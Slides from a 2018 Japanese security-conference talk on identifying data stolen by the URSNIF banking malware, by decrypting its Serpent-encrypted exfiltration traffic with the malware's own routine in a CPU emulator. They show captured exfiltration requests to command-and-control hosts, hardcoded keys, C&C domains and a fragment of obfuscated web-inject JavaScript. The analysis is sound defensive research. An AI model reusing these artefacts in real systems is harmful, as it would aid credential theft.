



Japan Security Analyst Conference 2018


マルウェアURSNIFによる漏えい情報を特定せよ ~感染後暗号通信の解読~

NTTセキュリティ・ジャパン株式会社
幾世 知範



自己紹介

- SOCのアナリスト
 - 24/365体制での監視・分析
 - ホワイトペーパーの執筆
 - RIGエクスプロイトキットの調査
 - 北朝鮮関連サイトを踏み台とした水飲み場型攻撃の調査
 - マルウェアURSNIFの解析



目次

- マルウェアURSNIFの概要
- 漏えい情報の特定
 - 暗号化された窃取データの復号
 - Webインジェクションによる改ざん内容の特定

マルウェアURSNIFによる被害が多発

- 2016年から2017年にかけて流行^{[1][2]}

ネット銀行狙うマルウェア「Ursnif」が流行、銀行など40社の情報を搾取

ネットバン
などが一斉に

銀行情報を狙うマルウェア「Ursnif」、日本での活動が再び活発に


Ursnifが仕掛けられたメールは「公共料金請求書データ送付の件」「商品発送のお知らせ」といった内容でユーザーをだまし、添付ファイルやリンクをクリックさせようとする。

マルウェアURSNIF（別名Gozi）

- バンキングマルウェア
- 2007年頃から存在
- 感染端末から情報を窃取
 - オンラインサービスのログイン情報
 - キーボード入力
 - 証明書
 - など

SOCでの観測状況

- 2016年中頃から国内での流行を確認



マルウェアに関する通知におけるURSNIF配布キャンペーンの割合

感染経路

- Web
 - Exploit Kit
- メール
 - 添付ファイル
 - 本文内リンク



メール添付ファイル（マクロ付きOffice文書）

今月の■■■■カードの口座振替日は11月30日です。

（■■■■カードの口座振替日は毎月30日になりますが、休日の場合は、翌営業日となります。）

ご登録口座の残高のご準備は11月29日(金)までをお願いいたします。

お客様のご請求金額のご確認はコチラ：

<http://r■■■■card.co.jp/client07629320/chargedamount>

メール本文内リンク


SOCアナリストの調査観点

調査目的	調査項目の例
攻撃検知	ドメイン/IPアドレス URLパターン
被害状況の把握	<u>情報漏えい有無/漏えい内容の特定方法</u> 端末に残る痕跡
全体像の把握	背後関係 攻撃者グループ


※下線付きの項目を中心に紹介

モチベーション

- セキュリティ機器が記録した通信データをもとに、何が漏えいしたのか特定して報告したい



URSNIFの動作概要と情報漏えい



漏えい情報の特定

- 暗号化された窃取データの復号 -

窃取データ送付時の通信

- POSTデータの中身に暗号化された窃取データが存在


```
POST /images/2w63t_2FKsemp/t6iwsv9h/ypfIuB8Ifkootyu32MND08R/injID_2F8E/TBzHcQLmEfBzI7Aaa/_2FXijj6iN5e/QyToTqh5br6/EnrVPLHQpVNQAg/a5JweUTuLBNAQxrOAKGm2/MHC02fI_2FpZua1J/mcFaRHLj_2F_2FT/CH50hdyXUQD8sJXBLK/AoTkxfDax/QRI9mqF1xB5DpEDCqXvu/f6TzEVuSSjj7Yyj/7l4z.bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=211947428142643296808
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 6.1)
Content-Length: 465
Host: kg.someblogger.com

--211947428142643296808
Content-Disposition: form-data; name="upload_file"; filename="7E23.bin"

".:.....H.3-..I..uw6 w.....~.....O.u.x..&0{`...[x^..
\...aP...3...pB.Hylv".nz..}}.....|}...G...g.....S. T.J.....c..3]d..
%.?.q.4.q7.rG..N.1.0..."R.....v.D.-...G+Kgi...y.....w...-I.....Z.....c....p..Ea.y....q}j...
+.P..Z.C.O_...a.W.a.....0..).9.....YN..KBr....B....N{.U...C}.....
.....]9.u.@>.....0.@.7].....bj.....3.#.....l.
--211947428142643296808--
```

暗号化された窃取データの復号

- セキュリティ機器が記録したPCAPデータをもとに窃取データを特定する復号ツールを検討




復号ツール作成にあたっての確認事項

- 暗号処理の実装方法
 - 確認理由：ツールの実装方法に影響
 - 確認内容：Windows APIか、独自実装か
- 暗号アルゴリズム
 - 確認理由：復号ツールの実現可否に影響
 - 確認内容：公開鍵暗号か、共通鍵暗号か
- 鍵のライフサイクル
 - 確認理由：ツールの寿命に影響
 - 確認内容：出自はC&Cサーバか、マルウェア内か
毎回違うのか、固定なのか


暗号処理の実装方法

- 暗号関連のWindows API
→ 呼び出されていない
- 独自らしき実装
→ xorやシフト演算を多数使用している関数が存在



暗号アルゴリズム

- 定数に特徴 → Serpent^{[3][4]} (共通鍵暗号)



The Key Schedule

128 and 192 bit keys are first transformed to 256 bit keys. All short keys are padded apparently on the right as things are defined here.

A 256 bit key is handled as follows: it is divided into eight 32-bit words. The first

Word(n) = Word(n-1) XOR Word(n-5) XOR Word(n-8) XOR X'9E3779B9' XOR n

where the first generated word is considered to be word zero - so the 256 bit key

128 words are generated. Then, these words are taken in groups of four to produce

鍵のライフサイクル (1)

- 閉環境で動作させて確認 → 鍵の出自はマルウェア内

```
00000400 2e 63 6f 6d 00 31 32 00 30 57 41 44 47 79 68 37 .com.12.OWADGyh7
00000410 53 55 43 73 31 69 32 56 00 33 30 30 00 33 36 30 SUCsli2V.300.360
00000420 00 33 30 30 00 31 32 30 00 33 30 30 00 31 32 30 .300.120.300.120
00000430 00 31 30 00 32 30 33 34 00 36 30 00 31 34 38 2e .10.2034.60.148.
00000440 31 36 33 2e 31 31 32 2e 32 30 33 00 00 00 00 00 163.112.203.....
00000450 f6 30 d1 79 65 f0 00 08 31 34 38 2e 31 36 33 2e .0.ye...148.163.
00000460 31 31 32 2e 32 30 33 00 f1 30 d1 7e 4f f0 00 0f 112.203...0.~0...
00000470 30 57 41 44 47 79 68 37 53 55 43 73 31 69 32 56 OWADGyh7SUCsli2V
00000480 00 00 00 00 00 00 00 00 e1 30 d1 6e 48 f0 00 0b .....0.nH...
00000490 6d 6f 6e 70 61 73 65 76 61 73 68 75 6d 61 6d 69 monpasevashumami
000004a0 6e 2e 63 6d 00 72 6f 6d 69 73 68 6b 61 65 65 65 n.cm.romishkaeee
000004b0 6e 61 72 69 69 69 6f 6e 65 2e 63 6f 6d 00 70 6f nariione.com.po
000004c0 6d 65 73 62 69 6b 61 69 74 69 67 72 61 6e 75 61 mesbikaitigranua
000004d0 63 68 74 6f 2e 61 74 00 61 72 6d 69 76 61 6e 62 chto.at.armivanb
000004e0 75 72 65 6e 64 6f 6e 65 6e 65 65 65 65 37 35 2e urendoneneeee75.
000004f0 63 6f 6d 00 67 6f 72 62 61 74 69 65 67 6f 69 64 com.gorbatiegoid
00000500 6e 65 69 37 39 39 2e 63 6f 6d 00 67 72 6f 68 6f nei799.com.groho
00000510 74 69 62 6f 6d 62 69 76 61 73 65 62 75 74 34 35 tibombivasebut45
00000520 2e 63 6f 6d 00 00 00 00 f1 30 d1 7e 58 f0 00 08 .com.....0.~X...
00000530 90 f4 30 07 a5 f4 30 07 be f4 30 07 d8 f4 30 07 ..0...0...0...0...
00000540 f4 f4 30 07 0b f5 30 07 76 30 d1 f9 48 f0 00 08 ..0...0.v0..H...
00000550 63 00 61 00 74 00 73 00 61 00 67 00 65 00 72 00 c.a.t.s.a.g.e.r.
```

暗号鍵

OWADGyh7SUCsli2V
.....0.nH...
monpasevashumami
n.cm.romishkaeee
nariione.com.po
mesbikaitigranua
chts.at.armivanb
urendoneneeee75.
com.gorbatiegoid
nei799.com.groho
tibombivasebut45
.com.....0.~X...

C&Cサーバ

鍵のライフサイクル (2)

- 鍵は使い回し

暗号鍵	補足説明
0WADGyh7SUCs1i2V	2016年～2017年2月頃に国内で配布されたURSNIFが使用
s4Sc9mDb35Ayj8oO	2016年～2017年に国内で配布されたURSNIFが使用
0123456789ABCDEF	リークしたソースコードに書かれたデフォルト値
32G4K7O5HP8D6L85	海外で配布されたURSNIFが使用
77694321POIRYTRI	//
87654321POIUYTRE	//
E76F0C662B3591FE	//

確認結果

- 暗号処理の実装方法

- 確認理由：ツールの実装方法に影響
- 確認内容：Windows APIか、独自実装か



独自実装

- 暗号アルゴリズム

- 確認理由：復号ツールの実現可否に影響
- 確認内容：公開鍵暗号か、共通鍵暗号か



共通鍵暗号

- 鍵のライフサイクル

- 確認理由：ツールの実装方法・寿命に影響
- 確認内容：出自はC&Cサーバか、マルウェア内か
毎回違うのか、固定なのか



マルウェア内
固定

実装方法の選択肢

- 既存の暗号ライブラリの利用
 - ライブラリが存在すれば実装は楽だが、独自処理に弱い
- 復号処理を書き起こす
 - 独自の処理にも対応できるが、実装は手間
- マルウェアに実装されているコードの再利用
 - 復号処理が実装されていればインタフェースに合わせて使うだけ

URSNIFには復号処理も実装されているのでこの方法を選択

 実装されているプログラムをCPUエミュレータで実行

復号ツールの設計と実装


- 設計

- 入力 : POSTデータ、URSNIFのバイナリコード、暗号鍵

- 出力 : 復号後の窃取データ


- 実装

- CPUエミュレータUNICORN^[5]を利用



動作イメージ

- 復号処理時の状態を再現
 - プログラムコードの設置
 - スタック領域の確保
 - 引数を配置
 - ライブラリ関数の設置
 - リターンするだけ
 - > 先頭アドレスをフックしておき、
実際の処理はハンドラに実装
- 復号処理の先頭から実行！



実行結果の例（デモ）

```
--26796634426817066113398317
Content-Disposition: form-data; name="upload_file"; filename="DA1D.bin"
Content-Type: application/octet-stream

a.6.f_...u....Z.H.....o^0..50...-N>..=.)JU.&....I...8N].<
(..m....1..!.....J.....H=.Le...ad....H.. m..C.{.t.j.....~.0..s..j.s....
$......3.bu.....Z.q.^v.....)."suE..1.....v.k....S.>~....TR..1.
.Y.....[....pS...5.\1a(...!....y)..../>...C.I.._
i.%.....~.%C.....D{.....aP.r.....h....{....eL.
--26796634426817066113398317--
```

POSTデータ

復号



```
28-08-2016 18:55:45
C:\Windows\explorer.exe
Start menu

t

28-08-2016 18:55:49
C:\Windows\system32\notepad.exe
Untitled - Notepad

aaa bbb ccc^C

28-08-2016 18:55:54
Clipboard

aaa bbb ccc
```

窃取データ
(ZIP展開後)

漏えいデータの特定

- Webインジェクションによる改ざん内容の特定 -

Webインジェクション

- 通信データにHTMLコンテンツを埋め込む攻撃

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```


```
  <head> <script>var home_link = "/uejei3j/jpccgrab";var gate_link = home_link+  
  "/gate.php";var pkey = "Bc5rw12";eval(function(p,a,c,k,e,r){e=function(c){return(c<  
  a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!".  
  replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}};e=
```

正規のHTMLコンテンツ

埋め込まれたコンテンツ

Webインジェクション後のページソース

Webインジェクションによる情報漏えいの流れ




設定ファイル

- Webインジェクションの内容を定義
 - 対象となるサイトのURL
 - 埋め込むコンテンツと埋め込む位置
 - マニピュレーションサーバのURL
 - 追加リソース（JavaScriptコードなど）を供給し、漏えいデータを受け取る
- C&Cサーバが配布

事前に収集できれば、
情報漏えいの検知、漏えい内容の特定が可能

